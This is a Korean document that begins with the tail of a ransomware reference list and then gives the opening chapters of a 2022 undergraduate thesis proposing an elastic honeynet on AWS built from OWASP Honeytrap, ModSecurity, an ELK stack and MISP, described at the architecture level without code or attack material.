[37] 이승환. (2019) “동적 분석 및 기계학습을 활용한 랜섬웨어 탐지” 석사학위논문, 인하대학교
[38] 고용선, 박재표. (2019) “데이터 복원이 가능한 사용자 요구사항 분석기반 랜섬웨어 탐지 시스템에 관한 연구” 숭실대학교
[39] 이세훈, 윤병철, 김소람, 김기윤, 이영주, 김대운, 박해룡, 김종성. (2019) “2019년 랜섬웨어 암호화 프로세스 분석 및 복호화 방안 연구”
[40] 박은후, 김소람, 이세훈, 김종성. (2019) “2019 국내 · 외 주요 및 신규 랜섬웨어 동향 분석” 정보보호학회지
[41] 김보선,신무곤, 이민성,백의준,김명섭. (2020) “클러스트링을 이용한 랜섬웨어에 사용 된 비트코인 주소 분석” 고려대학교
[42] 우성희. (2020) “차세대 랜섬웨어의 공격유형과 대응방안” 한국교통대학교

[43] 윤영진. (2020) “모티프 찾기 알고리즘을 이용한 랜섬웨어 탐지에 관한 연구” 석사학위논문, 한양대학교
[44] 박홍진. (2020) “랜섬웨어 대응을 위한 소규모 기업의 백업매카니즘의 비교분석”
[45] 이영주. (2020) “랜섬웨어 암호기능 및 복구 가능성 분석” 정보보호학회지
[46] 백성하. (2020) “디스크 IO 분포를 활용한 랜섬웨어 탐지 및 무손실 복원 방법” 박사논문학위, 인하대학교
[47] 조영훈. (2020) “기업환경에서 백업 소프트웨어를 통한 랜섬웨어 대응방안에 관한 연구” 석사학위논문, 아주대학교
[48] 조영훈. (2020) “기계학습을 이용한 랜섬웨어 조기 탐지” 석사학위논문, 국민대학교
[49] 유진철,문상우,김종화. (2020) “국방정보시스템에서의 랜섬웨어 위협 대응방안; 정보보안 위험관리 관점에서”
[50] 유다선. (2020) “Endpoint level의 효과적인 랜섬웨어 대응방안 연구” 석사학위논문. 고려대학교
[51] 신수민, 김소람, 윤병철, 허욱, 김대운, 김기문, 김종성. (2020) “5ss5c와 Immuni 랜섬웨어의 암호화 프로세스 분석 및 복구 방안 연구”
[52] 권혁찬, 정병호, 문대성, 김익균. (2021) “커넥티드 의료기기 해킹 및 랜섬웨어 대응기술동향”
[53] 이세훈. (2021) “Magniber v2, Ragnar Locker, Donut 랜섬웨어에 대한 복호화 연구 및 암호키 검증 방안” 석사학위논문, 국민대학교
[54] 최도현. (2021) “랜섬웨어 탐지를 위한 그래프”
[55] 허영섭. (2021) “랜섬웨어 해커의 공격”
[56] 김소람, 강수진, 최용철, 박귀은, 이민정, 김종성. (2021) “2021년 랜섬웨어 현황 및 대응예방 정책 동향” 정보보호학회지
[57] 홍건식. (2021) “미국의 사이버안보 거버넌스 구축과 대응 : ‘ 워너크라이 (WannaCry) ’ 를 중심으로” 중앙대학교
[58] 강수진, 이세훈, 김소람, 김대운, 김기문, 김종성. (2021) “키 재사용 공격을 통한 Ragnar Locker 랜섬웨어 감염 파일 복호화 및 활용 방안 연구”
[59] 김기범. (2021) “랜섬웨어 피해현황 및 대응방안” 성균관대학교
[60] 이한수, 김동주, 이혁준, 황동혁. (2021) “랜섬웨어 대응 및 데이터 유출 보호를 위한 파일 접근 로그 기반 파일 접근 제어 시스템”
[61] 남수만, 이승민, 박영선. (2021) “디지털트윈 기반의 스마트공장에서 랜섬웨어 공격과 피해 분석을 위한 정보보안 실습콘텐츠 시나리오 개발”
[62] 오세욱, 손태식. (2022) “Google Rapid Response 기반 랜섬웨어 공격 대응 방안” 아주대학교
[63] 박태환. (2022) “타깃 랜섬웨어 그룹 동향”

[64] 문기운, 이종혁. (2022) “최신 랜섬웨어 동향 및 발전 방향” 정보보호학회지
[65] 이영주. (2022) “스트림 암호 기반 랜섬웨어에 대한 기술적 분석 동향” 정보보호학회지
[66] 김준섭. (2022) “블록암호 기반 랜섬웨어에 대한 분석 사례 동향” 정보보호학회지
[67] 김승환, 손태식. (2022) “랜섬웨어에서 메모리 덤프를 통한 파일 복호화에 관한 연구” 아주대학교
[68] 김금보, 허신욱, 김호원. (2022) “랜섬웨어를 이용한 암호화폐 탈취 및 자금세탁 방법에 대한 대응방안 연구 동향 분석” 정보보호학회지
[69] 정혜림, 박기웅. (2022) “랜섬웨어 특징 분석을 통한 탐지 기술 조사 연구”
[70] 이슬기, 김동욱, 이태우. (2022) “랜섬웨어 피해 저감을 위한 공격 타임라인별 대응전략 및 기술” 정보보호학회지
[71] 강수진, 김종성. (2022) “2021년 및 2022년 상반기 주요 랜섬웨어 대응 정책” 정보보호학회지
[72] 보안뉴스, 블랙캣 랜섬웨어, 패션 거물 업체 몽클레르 정보 유출
https://www.boannews.com/media/view.asp?idx=104213
[73] 조선비즈, [유통가 해킹 전쟁]① “500억 내놔” 이랜드 협박사건...샤넬 · 풀무원도 뚫렸다
https://biz.chosun.com/distribution/channel/2021/08/27/KCWPF4II5BFILNF6WKP6XNQLWU/
[74] 시큐리티어페어스, Swissport International, 랜섬웨어 공격 받아 항공편 지연
https://securityaffairs.co/wordpress/127655/cyber-crime/swissport-international-ransomware-attack.html
[75] Expeditors, Expeditors 랜섬웨어 공격으로 운영 시스템 폐쇄
https://www.expeditors.com/022022-downtime-notification
http://www.cargopress.co.kr/korean/news_view.php?nd=2950
[76] 한경뉴스, 교묘해진 랜섬웨어…도요타 대신 협력사 공격
https://www.hankyung.com/international/article/2022030167731
[77] 글로벌비즈, 도요타 부품업체 덴소, 독일 현지법인 랜섬웨어 사이버공격 받아
https://news.g-enews.com/article/Global-Biz/2022/03/202203140730023896b5d048c6f3_1?md=20220314080626_U
[78] Ahnlab, 최신 랜섬웨어 동향 분석 보고서
https://download.ahnlab.com/kr/site/library/Report_Ransomware_Trend_Analysis.pdf
[79] 데일리시큐, 2016년 랜섬웨어 침해분석과 2017년 침해 전망
https://www.dailysecu.com/news/articleView.html?idxno=18369
[80] Ahnlab, 2017년 랜섬웨어 동향 보고서
https://www.ahnlab.com/kr/site/securityinfo/asec/asecView.do?groupCode=VNI001&seq=

26596
[81] Ahnlab, 2017년 1분기 랜섬웨어 동향
https://asec.ahnlab.com/ko/1065/
[82] Ahnlab, 2017년 상반기 랜섬웨어 동향
https://asec.ahnlab.com/ko/1073/
[83] 2017년 상반기, 랜섬 위협 쓰나미에 휩쓸리다
https://byline.network/2017/08/1-836/
[84] Ahnlab, 2018년 랜섬웨어 동향
https://asec.ahnlab.com/ko/1188/
[85] 2018년 랜섬웨어 동향 및 특징
https://www.estsecurity.com/enterprise/security-info/column/view/1150
[86] 보안뉴스, 2018년 랜섬웨어 피해, 1조 500억원 규모 이를 듯
https://www.boannews.com/media/view.asp?idx=74441
[87] 보안뉴스, 입사지원서 사칭한 갠드크랩 랜섬웨어 또 등장, 이메일로 유포중!
https://www.boannews.com/media/view.asp?idx=74699
[88] 보안뉴스, 전 세계 기업 타깃 랜섬웨어로 글로벌 업체들 피해 속출, Norsk, Hydro 등등
https://www.boannews.com/media/view.asp?idx=78088
[89] 한국인터넷진흥원(KISA) 19년 1분기 랜섬웨어 동향 보고서
https://seed.kisa.or.kr/kisa/Board/54/detailView.do
[90] 한국인터넷진흥원(KISA) 19년 2분기 랜섬웨어 동향 보고서
https://seed.kisa.or.kr/kisa/Board/61/detailView.do
[91] 한국인터넷진흥원(KISA) 19년 3분기 랜섬웨어 동향 보고서
https://seed.kisa.or.kr/kisa/Board/66/detailView.do
[92] 한국인터넷진흥원(KISA) 19년 4분기 랜섬웨어 동향 보고서
https://seed.kisa.or.kr/kisa/Board/78/detailView.do
[93] ASEC 2019년 상반기 랜섬웨어 동향
https://asec.ahnlab.com/ko/1241
[94] 보안뉴스 2020년의 가장 큰 사이버 위협은 압도적으로 랜섬웨어
https://www.boannews.com/media/view.asp?idx=91741
[95] 보안뉴스 2020년 1분기 최악의 신규 랜섬웨어 5종 꼽아보니... ‘코로나’ 키워드 악용
https://www.boannews.com/media/view.asp?idx=89122
[96] 보안뉴스 메이즈 랜섬웨어의 은퇴 기념 트롤링? 자체 웹 사이트에 유출자료 공개
https://www.boannews.com/media/view.asp?idx=92570
[97] 아이티월드 2020 랜섬웨어 현황과 방어 전략 “지능화되고 표적화된 공격으로

피해 비용 증가”
https://www.itworld.co.kr/news/143876
[98] Betanews 2020년 랜섬웨어의 영향과 피해금액
https://betanews.com/2020/10/09/ransomware-in-2020/
[99] ‘ 갱단 ’ 으로 커진 랜섬웨어 악당
https://www.chosun.com/economy/tech_it/2021/05/15/QE7WH67DBVEIVNQ5TQ6EO3QJOM/
[100] 전세계서 2초마다 랜섬웨어 공격 · · · “올해 상반기 피해액 24조원”
https://www.vanchosun.com/news/main/frame.php?main=1&boardId=17&bdId=73728
[101] 보안뉴스 콜로니얼 파이프라인 랜섬웨어 사건, 파이프라인 OT 취약성 드러내
https://www.boannews.com/media/view.asp?idx=97355
[102] Cloudwards 랜섬웨어 통계, 동향 및 2022 이후 전망
https://www.cloudwards.net/ransomware-statistics/

졸업 논문
지도교수 양환석

클라우드 환경에서의 탄력적 허니넷

Elastic honeynet in cloud environment

중부대학교 정보보호학과
임민성
2022. 11

차 례

1장 서론

1.1 연구 배경과 목적

악성코드의 수는 몇 년 전부터 꾸준히 증가세를 기록해왔다. 이러한 악성코드 수의 급격한 증가와 수많은 우회기법들의 탄생은 사회적으로 심각한 문제다. 안티멀웨어 제품을 연구, 테스트하는 독일의 연구기관 AV-Testorg는 신종 악성코드의 수가 2005년에는 33만 3천개, 2006년 97만 2천개로 급격하게 증가했다고 보고했다. 최근에는 매달 100만건의 신규 악성코드 샘플이 나타나고 있으며 [그림 1]에서 볼 수 있듯이 악성코드 샘플이 이미 2010년도에 3천만 개에 달하는 것을 볼 수 있다.




그림 1. 증가하는 악성코드의 종류

통신망을 통한 악성코드는 전통적으로 보안상 허점을 가진 포트를 공격한다거나 전자메일의 첨부파일을 통한 방식에서, 최근에는 웹 사이트의 은닉된 코드 삽입을 통한 방식으로 변화하였다. 이런 웹 사이트를 통한 공격 방식은 ISP(Internet Service Provider)에서 방화벽이나 침입차단 시스템을 사용하는 것이 보편화 되면서 기존 방식의 공격이 어려워 졌기 때문이다. 대신 악성코드를 웹 페이지의 iframe 태그, 자바 스크립트, META 태그, 어도비 플래시 콘텐츠 등에 은닉한 해당 웹 페이지에 접근하는 사용자를 공격하는 방식이 많이 이용되고 있다. 이런 방식은 방화벽이나 침입방지 시스템이 대처할 수 없으므로 공격 효과가 크다고 할 수 있다. 악성코드 은닉사이트의 수는 전 세계적으로 증가하는 추세이며, 이러한 유선 통신망을 통한 악성코드 위협에 더해서 최근에는 스마트 폰을 통한 모바일 악성코드의 위험이 점차 커지고 있다. 스마트

폰의 경우 사용자가 기존 컴퓨터 사용자에 비해 악성코드에 대한 경계심이 낮고 아직 관련 백신 프로그램도 미비한 상태이기에 관련 위험이 크다고 할 수 있다. 이런 모바일 악성 코드로는 단순 개인정보 유출 응용에서부터 SMS 과금형, 가짜 백신 응용, 악의적 관리자 권한 응용에 이르기 까지 점차 다양해지고 있고 그 수도 빠르게 증가하고 있다. McAfee의 보고서에 따르면 2010년, 2011년 각 각 약 900건과 약 1,800건의 모바일 악성 코드 사례가 있는 반면, 2012년 에는 약 13,000건의 모바일 악성 코드가 수집될 것으로 예측하고 있다. 즉, 2011년에 비해 7배의 빠른 모바일 악성코드의 증가가 예상되고 있다. 이처럼 전통적인 유선 통신망뿐만 아니라 무선 통신망 에서도 빠르게 증가하고 있는 악성코드에 대처하기 위한 방법이 매우 필요한 시점이라 할 수 있다. 이러한 악성 코드에 대처하기 위해서는 단순한 로그 분석 기법만으로 는 한계를 갖기 때문에 악성코드를 조기에 파악하고 관련 정보를 수집하여 이를 사용할 수 있는 방법이 필요하다 하겠다. [1]

위와 같은 상황으로 인해 생겨난 것이 허니팟이다. 해커의 공격으로부터 내부 자원을 보호하기 위한 허니팟 시스템은 크게 두 가지로 구분된 다. 하나는 내부 정보자원을 보호하기 위해 크래커의 공격을 유인하는 목적의 허니팟이며, 다른 하나는 방어기법을 연구하기 위해 크래커의 공격을 유도한 후 공격기법을 로그기반으로 수집하는 허니팟이다. 하지만, 최근의

공격은 크래커로 인한 공격보다는 불특정 다수를 공격하기 위해 대량의 악성코드를 통한 공격이 주를 이루고 있다. 따라서, 허니팟의 유형도 변화가 필요하게 되었다. 악성코드에 대한 방어기법을 연구하는 Anti-Virus 연구소에서는 최근의 악성코드 공격으로부터 시스템을 보호하기 위해서는 악성 코드를 조기에 수집하는 것이 주요 이슈로 등장하게 되었다. 악성코드 수집을 위한 허니팟은 기존 허니팟과 다른 특징을 가지고 있으며, 이러한 특징을 고려하여 개발되어야 한다. [2]

하지만 온프레미스 환경에서 악성코드 수집을 위한 허니팟을 구현하기에는 몇 가지 한계점이 존재한다. 첫 번째 한계점은 보안이다. 악성코드 수집을 위해서는 보안에 취약하게 고의적으로 허니팟과 해당 인프라를 설계해야 하는데, 그렇게 되면 해당 인프라는 정상적인 기능으로는 사용할 수 없고 또한 실제로 사용하는 네트워크와는 완전히 분리되어야 한다. 허니팟의 특성 상 고의적으로 보안에 취약하게 설계하기 때문에 실제 사용하는 네트워크에 영향을 미치면 안되기 때문이다.

두 번째 한계점은 수집되는 악성코드 파일과 데이터에 대한 처리이다. 허니팟을 구현하고 오랫동안 운영하면 로그 데이터와 악성코드 수집 데이터가 쌓이기 마련이다. 해당 데이터들을 관리하기 위해 저장매체를 계속해서 추가해야한다. 이 때 계속해서 필요한 새로운 저장매체와 해당 작업을 진행해야하는

관리적인 측면에서도 리소스가 계속 필요하게 된다.

세 번째 한계점은 수집된 데이터의 안정성이다. 오랫동안 노력을 들여 대용량의 악성코드 데이터와 로그 데이터를 쌓아도 일종의 오류나, 전력망 손상으로 인해 쌓아놓은 데이터가 한꺼번에 없어질 수도 있다. 이렇게 되면 몇 년간 허니팟을 운영한 결과 자체가 없어지는 것이기 때문에 백업이나 데이터의 버전 관리를 겸행해야하는데, 해당 작업 또한 리소스가 배로 들어가기 때문에 굉장히 번거롭다는 단점이 있다.

위에서 언급한 현재 허니팟의 여러가지 한계점을 극복하기 위해서 본 논문에서는 클라우드 서비스를 사용하여 클라우드 환경에서의 허니넷을 구현할 것을 제안한다. 클라우드 서비스에서 제공하는 리소스들을 효율적으로 사용하여, 추가적인 리소스가 투입되지 않아도 자동적으로 확장, 축소를 통해 최적화된 리소스로 허니팟을 운영할 수 있다.

아래 [그림 2]를 보면, 클라우드 서비스는 2010년도 중반부터 꾸준히 증가해 왔으며, 2020년에 들어서는 클라우드 컴퓨팅을 사용하지 않은 환경에서의 서버 운영을 보기 힘들 수준으로 클라우드 서비스를 많이 이용하고 있다. 이러한 흐름에 맞춰 서비스를 제공하는 서버뿐만 아니라 악성코드를 수집하거나 연구용으로 만들어진 서버도 클라우드 컴퓨팅을 사용하여 보다

비용효율적이고 가용적으로 운영할 수 있는 것이다.




그림 2. 고속으로 성장중인 클라우드 시장

1.2 연구 구성과 내용

허니팟은 OWSAP의 프로젝트 중 하나인 OWASP/Honeytrap 오픈소스를 사용하였다. Honeytrap 은 아래 [그림 3]과 같이 총 3계층 인프라로 구성되어있다. 1계층은 크래커(Cracker)를 유인할 취약하게 구성된 웹 서버와 Modsecurity(웹방화벽)가 구성된다. 취약한 웹 서버에 접근하는 로그를 ModSecurity가 룰셋을 사용하여 공격 로그를 수집 할 것이다. 이렇게 수집된 로그 데이터들은 2계층에 구성된 ELK Stack 서버로 전송된다. ELK는 Elasticsearch, Logstash, Kibana의 세 가지 인기 있는 프로젝트로 구성된 스택을 의미하는 약어이다.

이 3가지 프로젝트를 통합해 데이터들을 시각화하고 분석하기 용이하게 만들 수 있다. 추후에 허니팟으로 모아놓은 공격 데이터나 로그 데이터를 사용하여 프로젝트를 구축할 시에 ELK Stack에 저장된 데이터를 사용할 것이다. 마지막으로 모든 공격 데이터를 3계층에 있는 MISP 서버로 전송하여 악성코드 공유 플랫폼에 보고되게 할 수 있도록 구성된다.




그림 3. OWASP HoneyPot 프로젝트의 구성

해당 오픈소스 프로젝트를 클라우드 서비스를 사용하여 구축할 것이다. 사용한 클라우드 서비스는 AWS를 사용했으며, 2개의 EC2 인스턴스와 1개의 CloudWatch, 1개의 ECS(Elastic Container Service)를 사용하여 구축했다. 각각의 인스턴스가 오픈소스 프로젝트의 계층을 담당하며, 공격자의 공격을 받을 웹서버는 비용효율적인 운영을 위해 작업 단위 수로 비용이 청구되는 ECS로 구현하였다. 최종 인프라 구성은 아래 [그림 4]와 같이

구성하였다.

웹 서버를 통해 Access 되는 로그들을 최종적으로 전부 모아놓기 위해서 Cloudwatch logs 서비스를 활용하여 백업 로그를 따로 저장하여 만약 ELK Stack 서버가 손실되더라도 백업 로그 데이터가 남도록 구성했다.




그림 4. 클라우드 허니팟의 구성도

1.3 용어 정의

'허니팟'

허니팟(honeypot) 또는 허니 포트(honey pot)[1]는 비정상적인 접근을 탐지하기 위해 의도적으로 설치해 둔 시스템을 의미한다. 예를 들어, 네트워크 상에 특정 컴퓨터를 연결해 두고 해당 컴퓨터에 중요한 정보가 있는 것처럼 꾸며두면, 공격자가 해당 컴퓨터를 크래킹하기 위해 시도하는 것을 탐지할 수 있다.

허니팟은 네트워크에 공격이 있는지를 알아채는 도구로 사용할 수 있으며, 또한 스팸 메일과 같이 기계적인 공격의 패턴을 파악하는 데에도 사용이 가능하다.

'클라우드 컴퓨팅'

클라우드 컴퓨팅(영어: cloud computing)은 사용자의 직접적인 활발한 관리 없이 특히, 데이터 스토리지(클라우드 스토리지)와 컴퓨팅 파워와 같은 컴퓨터 시스템 리소스를 필요 시 바로 제공(on-demand availability)하는 것을 말한다. 일반적으로는 인터넷 기반 컴퓨팅의 일종으로 정보를 자신의 컴퓨터가 아닌 클라우드에 연결된 다른 컴퓨터로 처리하는 기술을 의미한다.

‘AWS’

아마존 웹 서비스(영어: Amazon Web Services, 약칭: AWS)는 아마존닷컴의 클라우드 컴퓨팅 사업부이다.

아마존 웹 서비스는 다른 웹 사이트나 클라이언트측 응용 프로그램에 대해 온라인 서비스를 제공하고 있다. 이러한 서비스의 상당수는 최종 사용자에 직접 공개되는 것이 아니고, 다른 개발자가 사용 가능한 기능을 제공하는 플랫폼을 제공하는 PaaS이다.

‘EC2’

아마존 일래스틱 컴퓨트 클라우드(Amazon Elastic Compute Cloud, EC2)는 아마존닷컴의 클라우드 컴퓨팅 플랫폼 아마존 웹 서비스의 중앙부를 이루며, 사용자가 가상 컴퓨터를 임대 받아 그 위에 자신만의 컴퓨터 애플리케이션들을 실행할 수 있게 한다. EC2는 사용자가 아마존 머신 이미지(AMI)로 부팅하여 아마존이 "인스턴스"라 부르는 가상 머신을, 원하는 소프트웨어를 포함하여 구성할 수 있게 하는 웹 서비스를 제공함으로써 스케일링이 가능한 애플리케이션 배치(deployment)를 장려한다. 사용자는 필요하면 서버 인스턴스를 만들고 시작하고 종료할 수 있으며, 실행 중인 서버에 대해 시간당 비용을 지불하므로 "일라스틱"(elastic, 탄력적인)이라는 용어를 사용하게 된다. EC2는 사용자에게

레이턴시 최적화와 높은 수준의 다중화를 허용하는 지리학적 인스턴스 위치에 대한 통제 기능을 제공한다.

‘ECS’

클러스터에서 컨테이너를 쉽게 실행, 중지 및 관리할 수 있게 해주는 컨테이너 관리 서비스다.

‘MISP’

악성코드 기반의 위협 데이터를 관리하는 악성코드 첩보 공유 플랫폼으로 오픈소스이다. 보안관제나 CERT, 또는 정보보안 부서에서 많이 활용하고 있는 것으로 알려져 있고, 오픈소스 TI 플랫폼중에서 CRITs, YETI에 비해 가장 적극적으로 릴리즈 되고 있다.

‘ELK Stack’

"ELK"는 Elasticsearch, Logstash 및 Kibana, 이 오픈 소스 프로젝트 세 개의 머리글자이다. Elasticsearch는 검색 및 분석 엔진이다. Logstash는 여러 소스에서 동시에 데이터를 수집하여 변환한 후 Elasticsearch 같은 “stash”로 전송하는 서버 사이드 데이터 처리 파이프라인이다. Kibana는 사용자가 Elasticsearch에서 차트와 그래프를 이용해 데이터를 시각화할 수 있게 해준다.

2장 관련 연구

2.1 기존 허니팟에 관한 연구

[5] 공격 유인목적의 허니팟은 고객사의 웹페이지로 위장하거나 매력적인 위장 콘텐츠를 제공함으로써, 공격 자의 유입을 적극적으로 유도하는 방식으로, 해킹과 같은 공격자의 침입을 능동적으로 유도하여 보호해야 되는 정보자산인 내부시스템을 보호하는 목적을 갖는다. 이러한 공격 유인 목적의 허니팟은 쉽게 해커에게 노출 되어야하고, 해킹이 가능한 것처럼 취약해 보여야한 다. 그렇기 때문에 허니팟 한 대로는 크래커의 유도가 쉽지 않다 따라서, 다수의 허니팟으로 구성된 네트워크 즉, 허니넷(Honeynet)을 구성하는 방법으로 구현된다. 이처럼 공격을 유인하기 위한 목적의 허니팟은 시스템을 통과하는 모든 패킷을 감시할 수 있어야 하며, 관리자는 허니팟 시스템에 접속하는 접속자를 확인할 수 있도록 구성되어야 한다.

다양한 악성코드로부터 정보자산을 보호하기 위해서 허니팟 시스템을 구축한다. 허니팟 시스템은 내부 시스템이 공격받지 않도록 공격을 유인하는 목적으로 설계되거나, 악성코드 정보를 수집하기 위한 목적으로 설계된다. 그러나 기존의 하니팟은 정보 수집을 목적으로 구축되었기 때문에 위장서버

혹은 위장 클라이언트 서버를 구축하거나 위장 콘텐츠를 제공하여 공격자의 유입을 적극적으로 유도하도록 설계되었다. 그러나 위장서버구축의 경우는 빈번한 디스크 입출력으로 약 1년 주기로 하드웨어를 재설치하여야 하고, 위장 클라이언트 서버를 구축하는 경우는 획득한 정보 분석의 자동화에는 한계가 있기 때문에 전문 인 력 확보와 같은 운영상의 문제가 있다.

2.2 클라우드 인프라에 관한 연구

[7] 클라우드 서비스는 유형별로 3가지로 분류할 수 있다. 첫 번째는 IaaS 유형이다. IaaS 서비스는 가상화 기반의 서버와 스토리지, 그리고 네트워크를 제공한다. 서버 가상화 기술은 운영체제 영역을 둘로 나누어 그 하단에 위치하는 하이퍼바이저(hyperviser)를 통해 하나의 물리적 서버를 여러 개의 가상 서버로 쪼개는 것이다. 이렇게 쪼개진 가상 서버 각각을 가상 머신(virtual machine, VM)이라고 하며, 각 VM은 독자적인 하드웨어를 갖는 하나의 독립적인 서버처럼 동작한다. 현재, 하나의 고성능 PC 서버는 대략 16개 정도의 VM으로 쪼갤 수 있으며 각 VM은 서로 다른 사용자들에게 할당될 수 있다. IaaS 서비스의 사용자는 고객 측 시스템관리자가 되며 하이퍼바이저 위 단의 모든 소프트웨어 관리를 책임진다. 사용자는 각 컴퓨팅 자원의 사용량과 사용시간에 비례하여 사용료를 지불하기 때문에 자원 구매, 운영공간과 관리자 확보

등의 높은 초기 투자 비용을 줄일 수 있다. 이와 더불어 VM 등 컴퓨팅 자원에 관리자로서 전적인 제어권을 행사할 수 있기 때문에 기존의 응용들을 클라우드 환경으로 이전시킬 수 있는 높은 이식성과 상호운용성을 제공할 수 있다. 하지만 기존의 응용들이 IaaS 클라우드에서도 실행되다 보니 기존 시스템이 갖는 보안 취약성 또한 클라우드 환경에서 노출될 수 있다. 이와 더불어 많은 VM들이 다양한상태로 존재하다 보면 비활동적인 꺼진 VM들에게는 보안 업데이트가 안 되는 경우도 있을 수 있고, 따라서 이들 VM의 재구동 시 보안에 허점이 발생할 수도 있다.

두 번째 유형은 PaaS 유형이다. PaaS는 개발자들에게 확장성 있는 응용을 개발할 수 있는 기반을 제공한다. 즉 PaaS 클라우드의 응용들은 필요한 만큼의 자원들을 이용하여 필요한 만큼의 데이터 처리를 하고, 바로 배치될 수 있으며, 큰 초기 비용 없이 사용량에 따라 점진적으로 과금 된다. 이는 잘 만들어진 PaaS응용은 동적으로 급변하는 수요 증감에 부드럽게 대처할 수 있음을 의미한다. 반면에 이러한 유연한 확장성을 가능하 게 하는 서비스들과 더불어 프로그램 개발의 효율성과 편리성을 위한 부가 서비스들은 PaaS 제공 업체에 따라 각각 특화되어 있기 때문에 제공 방식과 인터페이스가 서로 상이하다. 이는 서로 다른 PaaS환경에서 만든 응용서비스들 사이에는 상호운용성이나 이식성이 매우 부족하기 때문에 벤더에 종속될 가능 성이 크고, 따라서 PaaS 표준화에 대한 필요성이 부각되고

있다. 그러나 여러 다양한 PaaS 제품들을 표준화한다는 것은 각 PaaS 제품들이 가진 그들 만의 특화된 기능들이 희석된다는 것을 의미하기 때문에 표준화를 기대하기는 쉽지 않을 것으로 예상된다

